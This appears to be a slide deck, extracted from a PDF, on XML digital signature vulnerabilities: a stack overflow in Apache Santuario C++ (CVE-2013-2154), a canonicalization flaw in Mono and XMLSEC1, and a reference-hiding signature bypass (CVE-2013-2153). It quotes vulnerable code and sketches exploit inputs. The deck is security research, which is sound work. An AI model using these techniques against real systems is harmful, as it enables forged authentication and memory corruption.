
# Second Transform



# Second Transform



# Second Transform



# CVE-2013-2154

- Affected Apache Santuario C++
- Unauthenticated
- Stack overflow parsing a Reference URI
- Bonus: Fix was wrong, ended up with a heap overflow instead ☺

# Reference URIs

```
<good id="xyz">  
</good>
```

Reference Type	Example
ID Reference	<Reference URI="#xyz">
Entire Document	<Reference URI="">
XPointer ID	<Reference URI="#xpointer(id('xyz'))">
XPointer Entire Document	<Reference URI="#xpointer(/)">
External	<Reference URI="http://domain.com/file.xml">

# CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('", 14) == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\0') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\0';
}
```

# CVE-2013-2154

```
const char* URI = getReferenceUri();

// Check for #xpointer(id('A'))
if (strncmp(URI, "#xpointer(id('', 14) == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\'') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\0';
}
```

# CVE-2013-2154

```
const char* URI = getReferenceUri();

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if (strncmp(URI, "#xpointer(id('", 14) == 0)
{
    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\'') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\0';
}
```

# CVE-2013-2154

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const char* URI = getReferenceUri();

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    size_t len = strlen(&URI[14]);
    char tmp[512];

    if (len > 511)
        len = 511;
    size_t j = 14, i = 0;

    // Extract ID value
    while (URI[j] != '\0') {
        tmp[i++] = URI[j++];
    }
    tmp[i] = '\0';
}
```



# Exploiting It

```
<root>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod/>
      <SignatureMethod/>
      <Reference URI="#xpointer(id('AAAA...'))">
        <Transforms/>
        <DigestMethod/>
        <DigestValue>Bo0b5...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>K4TYp....</SignatureValue>
  </Signature>
</root>
```

# Demo Time!



**Shibboleth.**®

[Consortium](#)   [Products](#)   [Community](#)   [What's Shibboleth?](#)   [Join Now](#)

**Shibboleth is among the world's most widely deployed federated identity solutions, connecting users to applications both within and between organizations. Every software component of the Shibboleth system is free and open source.**

Shibboleth is an open-source project that provides Single Sign-On capabilities and allows sites to make informed authorization decisions for individual access of protected online resources in a privacy-preserving manner.

# Reference Verification Bugs

# XML Equivalence

- Different physical XML representations might still be equivalent


```
<good x="1" y="2"/>
```

≡

```
<good y="2" x="1"></good>
```


# Naïve Verification

`<good x="1" y="2"/>`  $\equiv$  `<good y="2" x="1"></good>`




# Canonicalization (C14N)

`<good x="1" y="2"/>`  $\equiv$  `<good y="2" x="1"></good>`



# Canonicalization (C14N)



# Mono C14N Vulnerability

- Affected Mono (unfixed)
- Also affected XMLSEC1 (fixed)
- Allows limited signed content modification
- Same author for both implementations

# W3C Canonical XML



## Canonical XML Version 1.0

W3C Recommendation 15 March 2001

**This version:**

<http://www.w3.org/TR/2001/REC-xml-c14n-20010315>

**Latest version:**

<http://www.w3.org/TR/xml-c14n>

**Previous version:**

<http://www.w3.org/TR/2001/PR-xml-c14n-20010119>

**Author/Editor:**

John Boyer, PureEdge Solutions Inc., [jboyer@PureEdge.com](mailto:jboyer@PureEdge.com)

# The Bug

```
<good x='''/>
```



```
<good x="&quot;"></good>
```

```
<good xmlns='''/>
```



```
<good xmlns=""></good>
```

LibXML2 Requires Valid URLs for  
Namespaces, though Mono doesn't

Still, xmlns='http://[""]/' works on XMLSEC1

# Exploiting It

```
<Transaction>
  <x:Expiry xmlns:x='http://app/timestamp' time='10:00:00' />
  <Payee>Bob</Payee>
  <Amount>$100</Amount>
</Transaction>
```

```
bool IsExpired(XmlNode trans) {
    XmlNode expiry = trans.GetElementByName("http://app/timestamp", "Expiry");
    if(expiry != null)
    {
        return CheckExpiry(expiry);
    }
    return false;
}
```

# Exploiting It

```
<Transaction>
  <x:Expiry xmlns:x='http://app/timestamp' time="10:00:00' />
  <Payee>Bob</Payee>
  <Amount>$100</Amount>
</Transaction>
```



```
<Transaction>
  <x:Expiry xmlns:x="http://app/timestamp" time="10:00:00"/>
  <Payee>Bob</Payee>
  <Amount>$100</Amount>
</Transaction>
```

NS Before = 'http://app/timestamp" time="10:00:00'  
NS After = 'http://app/timestamp'

# CVE-2013-2153

- Affected Apache Santuario C++
- Signature Bypass by Hiding References
- Uses an Interesting parsing exploit
- Almost works in Mono, but they got  
LUCKY!

# CVE-2013-2153

```
bool DSIGSignature::verify(void) {  
  
    // First thing to do is check the references  
    bool referenceCheckResult = mp_signedInfo->verify();  
  
    // Check the signature  
    bool sigVfyResult = verifySignatureOnlyInternal();  
  
    return sigVfyResult & referenceCheckResult;  
}
```

# CVE-2013-2153

```
bool DSIGSignature::verify(void) {  
  
    // -----  
    //       Verify each reference element  
    // -----  
  
    bool DSIGSignedInfo::verify() {  
        return DSIGReference::verifyReferenceList(mp_referenceList);  
    }  
}
```

# CVE-2013-2153

```
bool DSIGSignature::verify(void) {  
  
    //  
    //  
    //  
    bool res;  
}  
}  
  
bool DSIGReference::verifyReferenceList(DSIGReferenceList * lst) {  
    // Run through a list of hashes and checkHash for each one  
    bool res = true;  
    int size = lst->getSize();  
    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
  
    return res;  
}
```

# CVE-2013-2153

```
bool DSIGSignature::verify(void) {  
  
    //  
    //  
    //  
    bool res = true;  
    int size = lst->getSize();  
    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
  
    return res;  
}
```

# CVE-2013-2153

```
bool DSIGSignature::verify(void) {  
    //  
    //  
    //  
    bool res = true;  
    int size = lst->getSize();  
    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
  
    return res;  
}
```

# CVE-2013-2153

```
bool DSIGSignature::verify(void) {  
    //  
    //  
    //  
    bool res = true;  
    int size = lst->getSize();  
    for (int i = 0; i < size; ++i) {  
        if (lst->item(i)->checkHash()) {  
            res = false;  
        }  
    }  
  
    return true;  
}
```

# CVE-2013-2153

```
void DSIGSignedInfo::load(void) {  
  
    DOMNode * child = mp_signedInfoNode->getFirstChild();  
    // Load rest of SignedInfo  
    ...  
  
    // Now look at references....  
    child = child->getNextSibling();  
  
    // Run through the rest of the elements until done  
    while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))  
        // Skip text and comments  
        child = child->getNextSibling();  
  
    if (child != NULL)  
        // Have an element node - should be a reference, so let's load the list  
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);  
}
```

# CVE-2013-2153

```
void DSIGSignedInfo::load(void) {  
  
    DOMNode * child = mp_signedInfoNode->getFirstChild();  
    // Load rest of SignedInfo  
    ...  
  
    // Now look at references....  
    child = child->getNextSibling();  
  
    // Run through the rest of the elements until done  
    while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))  
        // Skip text and comments  
        child = child->getNextSibling();  
  
    if (child != NULL)  
        // Have an element node - should be a reference, so let's load the list  
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);  
}
```

# CVE-2013-2153

```
void DSIGSignedInfo::load(void) {

    DOMNode * child = mp_signedInfoNode->getFirstChild();
    // Load rest of SignedInfo
    ...

    // Now look at references....
    child = child->getNextSibling();

    // Run through the rest of the elements until done
    while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))
        // Skip text and comments
        child = child->getNextSibling();


    if (child != NULL)
        // Have an element node - should be a reference, so let's load the list
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);

}
```


# CVE-2013-2153

```
void DSIGSignedInfo::load(void) {  
  
    DOMNode * child = mp_signedInfoNode->getFirstChild();  
    // Load rest of SignedInfo  
    ...  
  
    // Now look at references....  
    child = child->getNextSibling();  
  
    // Run through the rest of the elements until done  
    while (child != 0 && (child->getNodeType() != DOMNode::ELEMENT_NODE))  
        // Skip text and comments  
        child = child->getNextSibling();  
  
    if (child != NULL)  
        // Have an element node - should be a reference, so let's load the list  
        mp_referenceList = DSIGReference::loadReferenceListFromXML(mp_env, child);  
}
```


# Parsed DOM Tree



# Parsed DOM Tree



# Parsed DOM Tree



# DOM Node Types

Ref: <http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201>

Node Type	Child Types
Attribute	Text, EntityReference
CDATASection	None
Comment	None
Document	Element, ProcessInstruction, Comment, DocumentType
Element	Element, Text, Comment, ProcessingInstruction, CDATASection, EntityReference
Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None

# DOM Node Types

Ref: <http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201>

Node Type	Child Types
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Entity	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
EntityReference	Element, ProcessingInstruction, Comment, Text, CDATASection, EntityReference
ProcessingInstruction	None

